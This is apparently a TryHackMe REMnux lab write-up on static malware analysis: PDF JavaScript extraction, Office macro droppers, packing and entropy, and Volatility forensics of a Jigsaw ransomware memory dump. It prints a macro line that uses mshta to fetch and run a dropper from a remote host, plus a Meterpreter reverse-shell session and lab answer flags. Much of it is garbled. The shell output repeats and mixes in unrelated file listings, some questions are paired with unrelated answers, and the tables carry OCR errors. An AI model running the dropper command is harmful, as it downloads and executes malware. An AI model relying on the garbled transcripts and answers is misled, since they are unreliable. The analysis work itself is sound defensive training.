

MAL: REMnux - The Redux via TryHackMe

Introduction

- Identifying and analyzing malicious payloads of various formats embedded in PDF's, EXE's and Microsoft Office Macros (the most common method that malware developers use to spread malware today)
- Learning how to identify obfuscated code and packed files - and in turn - analyze these.
- Analyzing the memory dump of a PC that became infected with the Jigsaw ransomware in the real-world using Volatility.

Analyzing Malicious PDFs

PDF's are capable of containing many more types of code that can be executed without the user's knowledge. This includes:

- Javascript
- Python
- Executables
- Powershell Shellcode

Looking for Embedded Javascript

peepdf to begin a precursory analysis of a PDF file to determine the presence of Javascript.

If there is, we will extract this Javascript code (without executing it)

peepdf demo_notsuspicious.pdf:

OpenAction will execute the code when the PDF is launched.

To extract this Javascript, we can use **peepdf**'s "extract" module. This requires a few steps to set up but is fairly trivial.



```
remnux@remnux:~/Tasks/3$ peepdf demo_notsuspicious.pdf
Warning: PyV8 is not installed!!

File: demo_notsuspicious.pdf
MD5: 47f5bd0f771b4cf6cf58b4dfd0a8e655
SHA1: a1c2e783214f5c33a240acaa789e250501111c32
SHA256: 561f62d168425e310a8103bc5c853c6a8c6746c2f50a4fa72a8b9650f897d1fa
Size: 28897 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 18
Streams: 3
URIs: 0
Comments: 0
Errors: 0

Version 0:
    Catalog: 1
    Info: 7
    Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18]
    Streams (3): [4, 15, 18]
    Encoded (2): [15, 18]
    Objects with JS code (1): [6]
    Suspicious elements:
        /OpenAction (1): [1]
        /JS (1): [6]
        /JavaScript (1): [6]

remnux@remnux:~/Tasks/3$
```

MAL: REMnux - The Redux via TryHackMe

The following command will create a script file for `peepdf` to use:

```
echo 'extract js > javascript-from-demo_notsuspicious.pdf' > extracted_javascript.txt
```

```
remnux@remnux:~/Tasks/3$ echo 'extract js > javascript-from-demo_notsuspicious.pdf' > extracted_javascript.txt
remnux@remnux:~/Tasks/3$ cat extracted_javascript.txt
extract js > javascript-from-demo_notsuspicious.pdf
remnux@remnux:~/Tasks/3$
```

The script will extract all javascript via `extract js` and pipe `>` the contents into "javascript-from-demo_notsuspicious.pdf"

We now need to tell `peepdf` the name of the script (extracted_javascript.txt) and the PDF file that we want to extract from (demo_notsuspicious.pdf):

```
peepdf -s extracted_javascript.txt demo_notsuspicious.pdf
```

The Javascript will output into a file called "javascript-from-demo_nonsuspicious.pdf" because of the script.

```
remnux@remnux:~/Tasks/3$ cat javascript-from-demo_notsuspicious.pdf
// peepdf comment: Javascript code located in object 6 (version 0)
To recap: app.alert("All your Coocutes are belong to us!"); remnux@remnux:~/Tasks/3$
```

"extracted_javascript.txt" (highlighted in red) is our script, where "demo_notsuspicious.pdf" (highlighted in green) is the original PDF file that we think is malicious.

```
remnux@remnux:~/Tasks/3$ peepdf -s extracted_javascript.txt demo_notsuspicious.pdf
remnux@remnux:~/Tasks/3$ ls
advert.pdf demo_notsuspicious.pdf extracted_javascript.txt javascript-from-demo_notsuspicious.pdf notsuspcious.pdf
remnux@remnux:~/Tasks/3$
```

A file named "javascript-from-demo_notsuspicious" (highlighted in yellow). This file now contains our extracted Javascript, `cat` this to see the contents

As it turns out, the PDF file we have analyzed contains the javascript code of `app.alert("All your Coocutes are belong to us!")`

Practical

Used `peepdf` to:

1. Look for the presence of Javascript
2. Extract any contained Javascript for us to read without it being executed

```
remnux@remnux:~/Tasks/3$ echo 'extract js > javascript-from-notsuspcious.pdf' > extracted_javascript.txt
remnux@remnux:~/Tasks/3$ peepdf -s extracted_javascript.txt notsuspcious.pdf
remnux@remnux:~/Tasks/3$ cat not javascript-from-notsuspcious.pdf
cat: not: No such file or directory
// peepdf comment: Javascript code located in object 6 (version 0)
remnux@remnux:~/Tasks/3$
```

MAL: REMnux - The Redux via TryHackMe


Executables

The "advert.pdf" actually has an embedded executable. Looking at the extracted Javascript, we can see the following Javascript snippet:

```
remnux@remnux:~/Tasks/3$ cat javascript-from-advert.pdf
// peepdf comment: Javascript code located in object 27 (version 2)

this.exportDataObject({
    cName:
    nLaunch: 0
});remnux@remnux:~/Tasks/3$
```

This tells us that when the PDF is opened, the user will be asked to save an attachment:



PDF attachments can be ZIP files or images, in this case, it is another PDF...Or is it? Well, let's save the file and see what happens. Uh oh...At least that we get a warning that something is trying to execute, but hey, Karen from HR wouldn't send you a dodgy email, right? It's probably a false alarm.

I get a reverse shell from the Windows PC to my attack machine.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.0.11:4444
[*] Sending stage (176195 bytes) to 10.0.0.13
[*] Meterpreter session 1 opened (10.0.0.11:4444 → 10.0.0.13:1031) at 2020-10-21 00:25:26 +0100
meterpreter > shell
Process 3344 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\CMNatic\Desktop>whoami
root 8.0K Oct 20 17:23
Process 3344 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\CMNatic\Desktop>whoami
root 8.0K Oct 20 17:23
Process 3344 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\CMNatic\Desktop>ls -lah
total 34M
drwxrwxrwx 1 root root 34M Aug 10 2019 9.0_AdobeDr9_en_US.exe
-rw-r--r-- 1 root root 29K Oct 20 23:29 demo_notsuspicious.pdf
-rw-r--r-- 1 root root 74K Oct 20 19:35 evil.pdf
-rw-r--r-- 1 root root 44K Oct 20 21:38 TakeMeToLunchpng.png
```

MAL: REMnux - The Redux via TryHackMe

It's now obvious that the "pdf" that gets saved isn't a PDF. Open it up in a hex editor.

```
C:\Users\CMNatic\Desktop>strings [REDACTED].pdf > dodgypdf.txt  
Strings v2.53 - Search for ANSI and Unicode strings in binary images.  
Copyright (C) 1999-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

It looks like we have our attacker's IP and port now.

```
◀ ▶ dodgypdf.txt x
1093                                     'application/x-www-form-urlencoded'
1094     -T content-type Content-type header for POSTing, eg.
1095     -u putfile    File containing data to PUT. Remember
1096     -p postfile   File containing data to POST. Remember
1097     -b windowsize Size of TCP send/receive buffer, in b
1098     -t timelimit  Seconds to max. wait for responses
1099     -c concurrency Number of multiple requests to make
1100     -n requests   Number of requests to perform
1101 Options are:
1102 Usage: %s [options] [http://]hostname[:port]/path
1103 :%d
1104 SSL not compiled in; no https support
1105 https://
1106 [%s]
1107 http://
1108 ab: Could not read POST data file: %s
1109 ab: Could not allocate POST data buffer
1110 ab: Could not stat POST data file (%s): %s
1111 ab: Could not open POST data file (%s): %s
1112 apr_global_pool
1113 %d.%d%
1114 ****
1115 %3d%
1116 10.0.0.12
1117 4444
1118 %3d
1119 -
1120 KMGTPe
1121 %s: illegal option -- %
1122 %s: option requires an argument -- %c
```

MAL: REMnux - The Redux via TryHackMe

Questions

1. How many types of categories of "Suspicious elements" are there in "notsuspicous.pdf"

3

2. Use peepdf to extract the javascript from "notsuspicous.pdf". What is the flag?

THM{Luckily_This_Isn't_Harmful}

3. How many types of categories of "Suspicious elements" are there in "advert.pdf"

6

4. Now use peepdf to extract the javascript from "advert.pdf". What is the value of "cName"?


Notsuspicious

Analyzing Malicious Microsoft Office Macros

Current APT campaigns such as Emotet, QuickBot infect users by sending seemingly legitimate documents attached to emails i.e. an invoice for business. However, once opened, execute malicious code without the user knowing. This malicious code is often used in what's known as a "dropper attack", where additional malicious programs are downloaded onto the host.

This word document has just downloaded a ransomware file from a malicious IP address in the background, with not much more than this snippet of code:

```
Private Sub Howdy()
    Shell ("cmd /c mshta http://X.X.X.X/MyDropper.exe")
End Sub
```




MAL: REMnux - The Redux via TryHackMe

The following example uses two-stages to execute an **obfuscated** payload code.

1. The macro starts once edit permissions ("Enable Edit" or "Enable Content") have enabled edit mode on the Word document.
 2. The macro executes the payload stored in the text within the document.

Downside to this? You need a large amount of text to be contained within the page, users will be suspicious and not proceed with editing the document.

Authors can just remove the borders from the text box and make the text white. The macro doesn't need the text to be visible to the user, it just needs to exist on the page.



To analyze a suspicious Microsoft Office Word document, simply use REMnux's `vmonkey` a parser engine that is capable of analyzing visual basic macros without executing (opening the document)

Recorded Actions:		
Action	Parameters	Description
Open Document	Path: /tmp/test.docx	Open Microsoft Word document
Run Macro	Name: MainModule	Run macro from module MainModule
Call Function	Name: RunMacro	Call function RunMacro
Print Document	Path: /tmp/test.docx	Print Microsoft Word document

vmonkey DefinitelyALegitInvoice.doc
vmonkey has detected potentially
malicious visual basic code within a
macro.

```
Recorded Actions:
+-----+-----+-----+
| Action      | Parameters          | Description |
+-----+-----+-----+
| Found Heuristic | DefoLegit           | |
| Entry Point   |                      |
| Execute Command | cmd /c mshta http://10.0.0.10:4444/MyDropper.exe | Shell function |
| Found Heuristic | DefoLegit           |
| Entry Point   |                      |
| Execute Command | cmd /c mshta http://10.0.0.10:4444/MyDropper.exe | Shell function |
+-----+-----+-----+
INFO      Found 7 possible IOCs. Stripping duplicates...
VBA Builtins Called: ['Shell']

Finished analyzing DefinitelyALegitInvoice.doc .

remnux@remnux:~/MSOffice$ ymonkey DefinitelyALegitInvoice.doc
```

MAL: REMnux - The Redux via TryHackMe

Questions

How many types of categories of "Suspicious elements" are there in "notsuspicious.pdf"

DefoLegit

Use peepdf to extract the javascript from "notsuspicuous.pdf". What is the flag?

[http://tryhackme\[.\]com\[/\]notac2cserver\[.\]sh](http://tryhackme[.]com[/]notac2cserver[.]sh)

I Hope You Packed Your Bags

Entropy 101

REMnux provides a nice range of command-line tools that allow for bulk or semi-automated classification and static analysis. File entropy is very indicative of the suspiciousness of a file and is a prominent characteristic that these tools look for within a Portable Executable (PE).

At its very simplest, file entropy is a rating that scores how random the data within a PE file is. With a scale of 0 to 8. 0 meaning the less "randomness" of the data in the file, where a scoring towards 8 indicates this data is more "random".

For example, files that are encrypted will have a very high entropy score. Where files that have large chunks of the same data such as "1's" will have a low entropy score.

Malware authors use techniques such as encryption or packing to obfuscate their code and to attempt to bypass anti-virus. Because of this, these files will have high entropy. If an analyst had 1,000 files, they could rank the files by their entropy scoring, of course, the files with the higher entropy should be analyzed first.

Low Entropy

High Entropy


MAL: REMnux - The Redux via TryHackMe

Packing and Unpacking



Packer's use an executable as a source and output's it to another executable. This executable will have had some modifications made depending on the packer. For example, the new executable could be compressed and/or obfuscated by using mathematics.

Software developers use packing to reduce the size of their applications and to ultimately protect their work from being stolen. It is, however, a double-edged sword, malware authors reap the benefits of packing to make the reverse engineering and detection of the code hard to impossible.

Executables have what's called an entry point. When launched, this entry point is simply the location of the first pieces of code to be executed within the file



When an executable is packed, it must unpack itself before any code can execute. Because of this, packers change the entry point from the original location to what's called the "Unpacking Stub".



The "Unpacking Stub" will begin to unpack the executable into its original state. Once the program is fully unpacked, the entry point will now relocate back to its normal place to begin executing code.

At this point can an analyst begin to understand what the executable is doing as it is now in it's true, original form.

MAL: REMnux - The Redux via TryHackMe

Determining if an EXE is Packed

- Packed files will have a high entropy!
- There are very few "Imports", packed files may only have "GetProcAddress" and "LoadLibrary".
- The executable may have sections named after certain packers such as UPX.

Demonstration

With two copies of the application, one not packed and another has been packed.

We can see that this copy has 34 imports, so a noticeable amount and the imports are quite revealing in what we can expect the application to do:

The other copy only presents us with 6 imports

name (6)	g
<u>OpenProcessToken</u>	s
<u>VirtualProtect</u>	n
<u>ExitProcess</u>	e
<u>LoadLibraryA</u>	d
<u>GetProcAddress</u>	d
<u>exit</u>	-

name (34)	group (6)
<u>GetWindowsDirectoryA</u>	system-information
<u>OpenProcessToken</u>	security
<u>LookupPrivilegeValueA</u>	security
<u>AdjustTokenPrivileges</u>	security
<u>SizeofResource</u>	resource
<u>FindResourceA</u>	resource
<u>LoadResource</u>	resource
<u>WriteFile</u>	file
<u>CreateFileA</u>	file
<u>MoveFileA</u>	file
<u>GetTempPathA</u>	file
<u>WinExec</u>	execution
<u>CreateRemoteThread</u>	execution
<u>GetCurrentProcess</u>	execution
<u>OpenProcess</u>	execution
<u>GetProcAddress</u>	dynamic-link-library
<u>LoadLibraryA</u>	dynamic-link-library
<u>GetModuleHandleA</u>	dynamic-link-library
<u>CloseHandle</u>	-

Verify that this was packed using UPX via tools such as PEID, or by manually comparing the executables sections and filesize differences.

Name	Date modified	Type	Size
MyApplication.exe	05/07/2011 19:16	Application	36 KB
MyApplicationPacked.exe	05/07/2011 19:16	Application	5 KB

7.526 out of 8. Note the name of the sections.
UPX0 and the entry point being at
UPX1...that's the packer.

property	value	value
name	UPX0	UPX1
md5	n/a	0D299A8A4BB1DE464EB5F7E...
entropy	n/a	7.526
file-ratio (77.78%)	n/a	66.67 %

MAL: REMnux - The Redux via TryHackMe

Questions

What is the highest file entropy a file can have?

8

What is the lowest file entropy a file can have?

0

Name a common packer that can be used for applications?


UPX

How's Your Memory?

Memory Forensics

Analyze the memory dump taken of a Windows 7 PC that has been infected with the Jigsaw Ransomware. This memory dump can be found in

`"/home/remnux/Tasks/6/Win7-Jigsaw.raw"`



Volatility Crash Course / Understanding the Memory Dump

Volatility is unable to assume what the operating system that we have created a memory dump is, and in turn, where to look for things and what commands can be executed.

MAL: REMnux - The Redux via TryHackMe

Ex, `hivelist` is used for Windows registry and will not work on a `Linux` memory dump.

```
remnux@remnux:~/Tasks/6$ volatility -f Win7-Jigsaw.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
/usr/local/lib/python2.7/dist-packages/volatility/plugins/community/YingLi/ssh_agent_key.py:12: C
ning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated i
be removed in a future release.
    from cryptography.hazmat.backends.openssl import backend
INFO      : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, W
n2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
          AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
          AS Layer2 : FileAddressSpace (/home/remnux/Tasks/6/Win7-Jigsaw.raw)
          PAE type : No PAE
          DTB : 0x187000L
          KDBG : 0xf6fc00016130L
Number of Processors : 2
Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffffff80002c02000L
          KPCR for CPU 1 : 0xfffffff88002f000000L
          KUSER_SHARED_DATA : 0xfffffff780000000000L
Image date and time : 2020-10-20 17:21:03 UTC+0000
Image local date and time : 2020-10-20 18:21:03 +0100
remnux@remnux:~/Tasks/6$
```

Profile `Win7SP1x64` is the first suggested and just happens to be the correct OS version.

Identify the malicious processes to get an understanding of how the malware works and to also build a picture of Indicators of Compromise (IoC). We can list the processes that were running via pslist:

```
volatility -f  
Win7-Jigsaw.raw  
--profile=Win7SP1x64 pslist
```

0xffffffa8005558920	taskeng.exe	1464	868	5	94	0	0	2020-10-20 08:18:09 UTC+0000	
0xffffffa8005576b00	MicrosoftEdgeU	1508	1464	3	109	0	1	2020-10-20 08:18:13 UTC+0000	
0xffffffa800559a060	VGAuthService.	1572	484	4	96	0	0	2020-10-20 08:18:16 UTC+0000	
0xffffffa800559eaa00	dwm.exe	1588	816	7	151	1	0	2020-10-20 08:18:17 UTC+0000	
0xffffffa80055adbb00	explorer.exe	1596	1580	47	1188	1	0	2020-10-20 08:18:18 UTC+0000	
0xffffffa80056768b00	vmtoolsd.exe	1824	484	11	302	0	0	2020-10-20 08:18:41 UTC+0000	
0xffffffa80053f55a0	vm3dservice.ex	2020	1596	2	42	1	0	2020-10-20 08:19:26 UTC+0000	
0xffffffa80053fd5b00	vmtoolsd.exe	2028	1596	8	238	1	0	2020-10-20 08:19:20 UTC+0000	
0xffffffa8003da3b00	Greenshot.exe	2040	1596	6	259	1	0	2020-10-20 08:19:24 UTC+0000	
0xffffffa80052e95f0	SearchIndexer.	1444	484	13	707	0	0	2020-10-20 08:20:41 UTC+0000	
0xffffffa8005448b00	dllhost.exe	2248	484	13	202	0	0	2020-10-20 08:21:08 UTC+0000	
0xffffffa80058021f0	WmiPrvSE.exe	2488	612	10	253	0	0	2020-10-20 08:21:30 UTC+0000	
0xffffffa80058e95f0	msdtc.exe	2720	484	12	146	0	0	2020-10-20 08:21:52 UTC+0000	
0xffffffa80059c6210	sppsvc.exe	2972	484	4	169	0	0	2020-10-20 08:22:56 UTC+0000	
0xffffffa8006446600	OfificeClickToR	1432	484	19	573	0	0	2020-10-20 08:33:19 UTC+0000	
0xffffffa800647d060	chrome.exe	2472	1596	0	-----	1	0	2020-10-20 16:01:08 UTC+0000 -20 17:02:17 UTC+0000	
0xffffffa800684ca00	drpbx.exe	3704	3604	4	131	1	0	2020-10-20 17:03:58 UTC+0000	
0xffffffa80066f1b00	svchost.exe	2852	484	5	46	0	0	2020-10-20 17:20:08 UTC+0000	

Needles in Haystacks

Pick out abnormalities. In this case, it's process "**drpbx.exe**" with a PID of **3704**.

MAL: REMnux - The Redux via TryHackMe

Behind the Curtain

DLL's are structured very similarly to executables, however, they cannot be directly executed. Moreover, multiple applications can interact with a DLL all at the same time. We can list the DLL's that "drpbx.exe" references with `dlllist`:

All the DLL's

```
Volatility -f Win7-Jigsaw.raw --profile=Win7SP1x64 dlllist -p 3704
```

Base	Size	LoadCount	LoadTime	Path
0x0000000000b90000	0x50000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Users\CMNatic\AppData\Local\Drpbx\drpbx.exe
0x00000000077c10000	0x19f000	0xffff	1970-01-01 00:00:00 UTC+0000	C:\Windows\SYSTEM32\ntdll.dll
0x0000007fefb80000	0x6f000	0xffff	2020-10-20 17:03:58 UTC+0000	C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000779f0000	0x11f000	0xffff	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\KERNEL32.dll
0x0000007feffd40000	0x67000	0xffff	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\KERNELBASE.dll
0x0000007feeee80000	0xdb000	0x10	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\ADVAPI32.dll
0x0000007feff160000	0x9f000	0x5b	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\msvcr7.dll
0x0000007fefft460000	0x1f000	0x41	2020-10-20 17:03:58 UTC+0000	C:\Windows\SYSTEM32\sechost.dll
0x0000007fefeba0000	0x12c000	0x2a	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\RPCRT4.dll
0x0000007fef67bb0000	0xa9000	0x1	2020-10-20 17:03:58 UTC+0000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x0000007fef9300000	0x3000	0x2	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\api-ms-win-core-synch-l1-2-0.dll
0x0000007feff3e0000	0x71000	0x6	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\SHLWAPI.dll
0x0000007tefd20000	0x67000	0x68	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\GDI32.dll
0x0000000077b10000	0xfb000	0x6c	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\USER32.dll
0x0000007feff9c0000	0xe000	0x19	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\LPK.dll
0x0000007fefedb0000	0xcb000	0x19	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\UPD10.dll
0x0000007feff4e0000	0x2e000	0x4	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\IMM32.dll
0x0000007fefea00000	0x10b000	0x2	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\MSCTF.dll
0x0000007fecfc840000	0xc000	0x1	2020-10-20 17:03:58 UTC+0000	C:\Windows\system32\VERSION.dll

What stands out initially is the "CRYPTBASE.dll"

C:\Windows\system32\CRYPTBASE.dll

This DLL is a Windows library that allows applications to use cryptography. Whilst many use it legitimately, i.e. HTTPS, assume that we didn't know that the host was infected with ransomware specifically, we'd need to start investigating the process further.

We've found enough evidence to suspect ransomware through memory forensics & research.

MAL: REMnux - The Redux via TryHackMe

Conclusion

Whilst macros have legitimate purposes in MS Office documents, rampant APT campaigns such as Emotet, Ryuk and Qakbot exploit these as droppers.